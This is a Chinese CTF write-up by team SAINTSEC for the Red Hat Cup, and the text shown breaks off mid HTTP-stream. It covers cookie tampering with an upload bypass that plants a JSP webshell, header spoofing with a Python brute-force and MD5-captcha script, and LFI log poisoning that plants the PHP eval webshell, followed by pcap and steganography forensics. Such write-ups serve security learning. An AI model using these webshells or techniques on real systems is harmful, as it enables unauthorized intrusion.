


第二届“红帽杯”网络安全攻防大赛

SAINTSEC-Writeup

0x00 题目名称 **simple upload**

操作内容：

进入一个登陆页面，抓包之后发现 cookie 有 admin=0



改成 1 之后进入了一个上传页面，明显是 Apache Tomcat，传一个一句话 asp 马过去试试。上传 yulige.jsp.jpg

抓包，然后把.jpg 去掉，发现成功上传。

然后蚁剑连接。在根目录下拿到 flag。

FLAG 值：

flag{20c9076c-b3b3-4f33-b75e-12040779ee19}

0x01 题目名称 shopping log

操作内容：

进去页面之后查看源代码，发现指向了 **tmvb.com**，跳转到那个页面之后发现是域名出售，社工一波发现什么都没有。

后来放出 hint，只在本服务器上。

那么就是改 host 了。

但是把 host 改为 **tmvb.com** 之后还是不对，这尼玛就很迷了，之后才想到加 www...

然后再根据提示改 referer：www.dww.com

然后改 language：ja

最后进入一个购物信息查询的界面，substr 取 6 位的验证码。

抓包找到 json 返回的 api 之后就直接写脚本开始爆破：

蠢逼的从 0000 开始，然后爆了半天，hint 说不要从 0000 开始，我就从 9999 倒回去爆，结果 9588 爆到结果。

```
#coding = utf-8
import requests
import re
import random
import threading
import hashlib
```

```
url='http://123.59.141.153/5a560e50e61b552d34480017c7877467info.php'
urlapi='http://123.59.141.153/api.php?action=report'
def get_result(code):
    dic = "abcdefghijklmnopqrstuvwxyz0123456789"
    while True:
        result = ''
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        m = hashlib.md5(result)
        m = m.hexdigest()
        if m[0:6] == code:
            print result
```

break

```
def jb():
    for a in range(9, 0, -1):
        for b in range(9, 0, -1):
            for c in range(9, 0, -1):
                for d in range(9, 0, -1):
                    headers = {'Host': 'www.tmbv.com',
                              'referer': 'www.dww.com',
                              'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0',
                              'Accept-Language': 'ja',
                              'Cookie': 'PHPSESSID=ke8v02bu6kcrmppl0s3v7t75m2'}

                    r = requests.get(url, headers=headers).content
                    #print r
                    pattern = "=== '(.*)'</p>"
                    code = re.findall(pattern, r)[0]
                    print code
                    code_r = get_result(code)
                    id = str(a) + str(b) + str(c) + str(d)
                    print id
                    res = {'TxtTid': str(id), 'code': str(code_r)}
                    s = requests.post(urlapi, data=res, headers=headers).content
                    if '"error":1' not in s:
                        print s

if __name__ == "__main__":
    jb()
```

FLAG 值：

flag{hong_mao_ctf_hajimaruyo}

0x02 题目名称 biubiubiu

操作内容：

打开之后发现是个登陆页面，观察 url 似乎是文件读取，测试发现是文件包含

?page=../.././../etc/passwd

然后读/etc/nginx

再读 access.log 和 error.log，发现可以利用文件包含日志文件再利用 nignx 解析漏洞 getshell。

我们随便访问 xxx.php<?php phpinfo();?>,查看 error.log,再查看 access.log。

发现可以


```
Core/1.53.2141.400 QQBrowser/9.5.10219.400* 10.10.0.9 - - [01/May/2018:03:30:09 +0000] "GET /index.php?page=../../../../etc/passwd HTTP/1.0" 200 970 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:19 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:20 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:20 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:22 +0000] "GET /index.php?page=../../../../var/log/nginx/access.log HTTP/1.0" 200 2828 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:49 +0000] "GET /xxx.php<?php@eval($_POST['cmd']);?> HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:25 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:26 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:28 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:38 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
```

PHP Version 7.0.27-0+deb9u1	
System	Linux e2d6d593d48a 3.10.0-327.36.3.el7.x86_64 #1 SMP Mon Oct 24 16:09:20 UTC 2016 x86_64
Build Date	Jan 5 2018 13:51:52
Server API	PHP/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/fpm
Loaded Configuration File	/etc/php/7.0/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/fpm/conf.d
Additional .ini files parsed	/etc/php/7.0/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.0/fpm/conf.d/10-opcache.ini, /etc/php/7.0/fpm/conf.d/10-pdo.ini, /etc/php/7.0/fpm/conf.d/15-xsl.ini, /etc/php/7.0/fpm/conf.d/20-calendar.ini, /etc/php/7.0/fpm/conf.d/20-ctype.ini, /etc/php/7.0/fpm/conf.d/20-curl.ini, /etc/php/7.0/fpm/conf.d/20-dom.ini, /etc/php/7.0/fpm/conf.d/20-exif.ini, /etc/php/7.0/fpm/conf.d/20-fileinfo.ini, /etc/php/7.0/fpm/conf.d/20-ftp.ini, /etc/php/7.0/fpm/conf.d/20-gd.ini, /etc/php/7.0/fpm/conf.d/20-gettext.ini, /etc/php/7.0/fpm/conf.d/20-iconv.ini, /etc/php/7.0/fpm/conf.d/20-imagick.ini, /etc/php/7.0/fpm/conf.d/20-imagick.ini, /etc/php/7.0/fpm/conf.d/20-ldap.ini, /etc/php/7.0/fpm/conf.d/20-libxml.ini, /etc/php/7.0/fpm/conf.d/20-mcrypt.ini, /etc/php/7.0/fpm/conf.d/20-mbstring.ini, /etc/php/7.0/fpm/conf.d/20-openssl.ini, /etc/php/7.0/fpm/conf.d/20-phar.ini, /etc/php/7.0/fpm/conf.d/20-posix.ini, /etc/php/7.0/fpm/conf.d/20-redis.ini, /etc/php/7.0/fpm/conf.d/20-shmop.ini, /etc/php/7.0/fpm/conf.d/20-soap.ini, /etc/php/7.0/fpm/conf.d/20-sockets.ini, /etc/php/7.0/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.0/fpm/conf.d/20-sysvsem.ini, /etc/php/7.0/fpm/conf.d/20-sysvshm.ini, /etc/php/7.0/fpm/conf.d/20-tidy.ini, /etc/php/7.0/fpm/conf.d/20-tokenizer.ini, /etc/php/7.0/fpm/conf.d/20-xml.ini, /etc/php/7.0/fpm/conf.d/20-xmlrpc.ini, /etc/php/7.0/fpm/conf.d/20-zip.ini, /etc/php/7.0/fpm/conf.d/20-zlib.ini


直接写马了，<?php @eval(\$_POST['cmd']);?>

```
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:19 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:20 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:20 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:20 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:22 +0000] "GET /index.php?page=../../../../var/log/nginx/access.log HTTP/1.0" 200 2828 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:44:49 +0000] "GET /xxx.php<?php@eval($_POST['cmd']);?> HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:25 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:26 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:28 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
2018:02:45:38 +0000] "GET /index.php?page=../../../../var/log/nginx/error.log HTTP/1.0" 200 1059 "-" Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
```

成功写入，拿菜刀连接，发现不行，不知道为啥，似乎是被狗给拦了，换蚁剑连接。



然后找 flag，发现 web 目录下没有，再找数据库。



拿到 flag。

FLAG 值：

flag{dbc98dd7-90fb-44f4-8dbe-35a72f07ec9d}

0x03 题目名称：问卷调查

操作内容：填问卷

FLAG 值：

flag{我们在广州塔等着你}

0x04 题目名称 这是道 WEB 题？

操作内容：

是一个 cms 的源码，随便翻翻发现

很多图片，很多流量包，在其中一个流量包里面找到

> yunCMS_256035f2b73fdb1c90fd7503c4005ed > yunCMS > yuncms > modules > az > fields > text

名称	修改日期	类型	大小
.DS_Store	2018/4/15 1:10	DS STORE 文件	7 KB
78466550-3fc1-11e8-9828-32001505e920.pcapng	2018/4/15 0:59	Wireshark captu...	2,311 KB
config.inc.php	2011/7/5 10:20	PHP File	1 KB
field_add_form.inc.php	2011/7/5 10:20	PHP File	1 KB
field_delete.inc.php	2011/7/5 10:20	PHP File	1 KB
field_edit.inc.php	2011/7/5 10:20	PHP File	1 KB
field_edit_form.inc.php	2011/7/5 10:20	PHP File	1 KB
form.inc.php	2011/7/5 10:20	PHP File	1 KB

Post 图片 jpg gif

1969	153.463181	10.211.55.2	10.211.55.15	TCP	1514	50092 → 80 [ACK] Seq=1911812 Ack=384 Win=131360 Len=1448 TSval=290032784 TSecr=4294945925 ...
1970	153.463182	10.211.55.2	10.211.55.15	TCP	563	50092 → 80 [PSH, ACK] Seq=1913260 Ack=384 Win=131360 Len=497 TSval=290032784 TSecr=4294945...
1971	153.463214	10.211.55.15	10.211.55.2	TCP	66	80 → 50092 [ACK] Seq=384 Ack=1871804 Win=101376 Len=0 TSval=4294945925 TSecr=290032783
1972	153.463258	10.211.55.2	10.211.55.15	HTTP	212	POST /upload/example1.php HTTP/1.1 (JPEG JFIF image)
1973	153.463348	10.211.55.15	10.211.55.2	TCP	66	80 → 50092 [ACK] Seq=384 Ack=1913903 Win=67264 Len=0 TSval=4294945925 TSecr=290032783
1974	153.463542	10.211.55.15	10.211.55.2	TCP	66	[TCP Window Update] 80 → 50092 [ACK] Seq=384 Ack=1913903 Win=139520 Len=0 TSval=4294945925...
1975	153.463847	10.211.55.15	10.211.55.2	TCP	66	[TCP Window Update] 80 → 50092 [ACK] Seq=384 Ack=1913903 Win=280128 Len=0 TSval=4294945925...

提取 jpg，分离出 gif




Winhex 分离

4C 36 DB CA C7 82 C1 37 28 0D 90 49 CF 13 E0 4E	10»EQ,A/(11 dU
FF 00 1F 8F 5E AD F0 73 FE 46 28 28 03 D5 3E 0D	ÿ ^-8spF((Œ>
FC 06 B7 D3 FC BD 5F C5 1E 5C 92 FF 00 CB 3B 7A	ü ·Öü%_Ä \ 'ÿ Ê;z
FA 1A 2B 78 ED ED BE CF 1C 7E 5C 55 2D BF FA BA	ú +xii%Î ~\U-¿ú°
92 80 16 2A 93 F7 75 15 14 01 FF D9 47 49 46 38	'e *""÷u yÜGIF8
39 61 2C 01 A8 00 F7 1F 30 00 00 00 24 00 00 48	9a, " ÷ 0 \$ H
00 00 6C 00 00 90 00 00 B4 00 00 D8 00 00 FC 00	1 ' ø ü
00 00 24 00 24 24 00 48 24 00 6C 24 00 90 24 00	\$ \$\$ H\$ 1\$ \$
B4 24 00 D8 24 00 FC 24 00 00 48 00 24 48 00 48	'\$ Ø\$ ü\$ H \$H H
48 00 6C 48 00 90 48 00 B4 48 00 D8 48 00 FC 48	H 1H H 'H ØH üH
00 00 6C 00 24 6C 00 48 6C 00 6C 6C 00 90 6C 00	1 \$1 H1 11 1
B4 6C 00 D8 6C 00 FC 6C 00 00 90 00 24 90 00 48	'1 Ø1 ü1 \$ H
90 00 6C 90 00 90 90 00 B4 90 00 D8 90 00 FC 90	1 ' ø ü
00 00 B4 00 24 B4 00 48 B4 00 6C B4 00 90 B4 00	' \$' H' 1' '
B4 B4 00 D8 B4 00 FC B4 00 00 D8 00 24 D8 00 48	'' Ø' ü' Ø \$Ø H
D8 00 6C D8 00 90 D8 00 B4 D8 00 D8 D8 00 FC D8	Ø 1Ø Ø 'Ø ØØ üØ
00 00 FC 00 24 FC 00 48 FC 00 6C FC 00 90 FC 00	ü \$ü Hü 1ü ü
B4 FC 00 D8 FC 00 FC FC 00 00 00 55 24 00 55 48	'ü Øü üü U\$ UH
00 55 6C 00 55 90 00 55 B4 00 55 D8 00 55 FC 00	U1 U U' UØ Uü
55 00 24 55 24 24 55 48 24 55 6C 24 55 90 24 55	U \$U\$UH\$U1\$U \$U
B4 24 55 D8 24 55 FC 24 55 00 48 55 24 48 55 48	'\$UØ\$Uü\$U HU\$HUH
48 55 6C 48 55 90 48 55 B4 48 55 D8 48 55 FC 48	HU1HU HU'HUØHUüH
55 00 6C 55 24 6C 55 48 6C 55 6C 6C 55 90 6C 55	U 1U\$1UH1U11U 1U
B4 6C 55 D8 6C 55 FC 6C 55 00 90 55 24 90 55 48	'1UØ1Uü1U U\$ UH
90 55 6C 90 55 90 90 55 B4 90 55 D8 90 55 FC 90	U1 U U' UØ Uü
55 00 B4 55 24 B4 55 48 B4 55 6C B4 55 90 B4 55	U 'U\$'UH'U1'U 'U
B4 B4 55 D8 B4 55 FC B4 55 00 D8 55 24 D8 55 48	''UØ'Uü'U ØU\$ØUH
D8 55 6C D8 55 90 D8 55 B4 D8 55 D8 D8 55 FC D8	ØU1ØU ØU'ØUØØUüØ

偏移地址: 111C





Unicode编码

UTF-8编码

URL编码/解码

Unix时间戳

Ascii/Native编码互转

```
&#102;&#108;&#97;  
&#103;&#123;&#83;  
&#48;&#50;$#50;  
&#121;&#52;&#111;  
&#114;&#114;&#53;  
&#125;
```

flag{S02y4orr5}

FLAG 值：

flag{S02y4orr5}

0x05 题目名称 签到

操作内容：进群看管理名片得 flag

FLAG 值：

flag{redhat_welcome}

0x06 题目名称 Not Only Wireshark

操作内容：

发现一个 post 图片

No.	Time	Source	Destination	Protocol	Length	Info
529	67.688269	10.211.55.2	10.211.55.15	TCP	1514	52411 → 80 [ACK] Seq=38083 Ack=35586 Win=131072 Len=1448 TSval=802107986 TSecr=4294951493 ...
530	67.688272	10.211.55.2	10.211.55.15	TCP	301	52411 → 80 [PSH, ACK] Seq=39531 Ack=35586 Win=131072 Len=235 TSval=802107986 TSecr=4294951...
531	67.688346	10.211.55.2	10.211.55.15	HTTP	212	POST /upload/example1.php HTTP/1.1 (JPEG JFIF image)
532	67.688427	10.211.55.15	10.211.55.2	TCP	66	80 → 52411 [ACK] Seq=35586 Ack=39912 Win=37952 Len=0 TSval=4294951493 TSecr=802107986
533	67.689174	10.211.55.15	10.211.55.2	HTTP	1104	HTTP/1.1 200 OK (text/html)
534	67.689197	10.211.55.2	10.211.55.15	TCP	66	52411 → 80 [ACK] Seq=39912 Ack=36624 Win=130016 Len=0 TSval=802107987 TSecr=4294951493
547	81.473386	10.211.55.2	10.211.55.15	HTTP	468	GET / HTTP/1.1
548	81.474622	10.211.55.15	10.211.55.2	TCP	1514	80 → 52411 [ACK] Seq=36624 Ack=40314 Win=53504 Len=1448 TSval=4294954940 TSecr=802121719 [...]
549	81.474630	10.211.55.15	10.211.55.2	HTTP	478	HTTP/1.1 200 OK (text/html)
550	81.474681	10.211.55.2	10.211.55.15	TCP	66	52411 → 80 [ACK] Seq=40314 Ack=38484 Win=129184 Len=0 TSval=802121720 TSecr=4294954940
648	82.843190	10.211.55.2	10.211.55.15	HTTP	482	GET /codeexec/example1.php?name=hacker HTTP/1.1

导出对象，和 zip 文件头固定格式 50 4B 03 04 很像

分组	主机名	内容类型	大小	文件名
644	10.211.55.15	text/html	24 kB	hacker.png
649	10.211.55.15	text/html	1461 bytes	example1.php?name=hacker
673	10.211.55.15	text/html	1546 bytes	example2.php?name=123
685	10.211.55.15	text/html	1546 bytes	example2.php?name=404
697	10.211.55.15	text/html	1546 bytes	example2.php?name=303
711	10.211.55.15	text/html	1546 bytes	example2.php?name=040
721	10.211.55.15	text/html	1546 bytes	example2.php?name=A00
733	10.211.55.15	text/html	1546 bytes	example2.php?name=010
745	10.211.55.15	text/html	1546 bytes	example2.php?name=300
757	10.211.55.15	text/html	1546 bytes	example2.php?name=007
769	10.211.55.15	text/html	1546 bytes	example2.php?name=39C
781	10.211.55.15	text/html	1546 bytes	example2.php?name=3C4
793	10.211.55.15	text/html	1546 bytes	example2.php?name=87B
805	10.211.55.15	text/html	1546 bytes	example2.php?name=36E
817	10.211.55.15	text/html	1546 bytes	example2.php?name=495
829	10.211.55.15	text/html	1546 bytes	example2.php?name=200
841	10.211.55.15	text/html	1546 bytes	example2.php?name=000
853	10.211.55.15	text/html	1546 bytes	example2.php?name=001
865	10.211.55.15	text/html	1546 bytes	example2.php?name=400
877	10.211.55.15	text/html	1546 bytes	example2.php?name=000
889	10.211.55.15	text/html	1546 bytes	example2.php?name=004
901	10.211.55.15	text/html	1546 bytes	example2.php?name=000
913	10.211.55.15	text/html	1546 bytes	example2.php?name=000

40 改 50 提取，得到压缩包

```
tshark -r 2222.pcapng -R "http.request" -T text -2 | egrep -v "name$"
```

检测文件 1.zip		当前目录查找(支持包内查找)			高级
名称	大小	压缩后大小	类型	安全	
..(上层目录)					
flag *	1 KB	1 KB	文件		

打开需要密码，

追踪 http 流，快速查找 key,这个 key 很皮啊

```

1050 </html>
1051
1052
1053
1054
1055 GET / HTTP/1.1
1056 Host: 10.211.55.15
1057 Connection: keep-alive
1058 Upgrade-Insecure-Requests: 1
1059 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
1060 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/604.4.7 (KHTML,
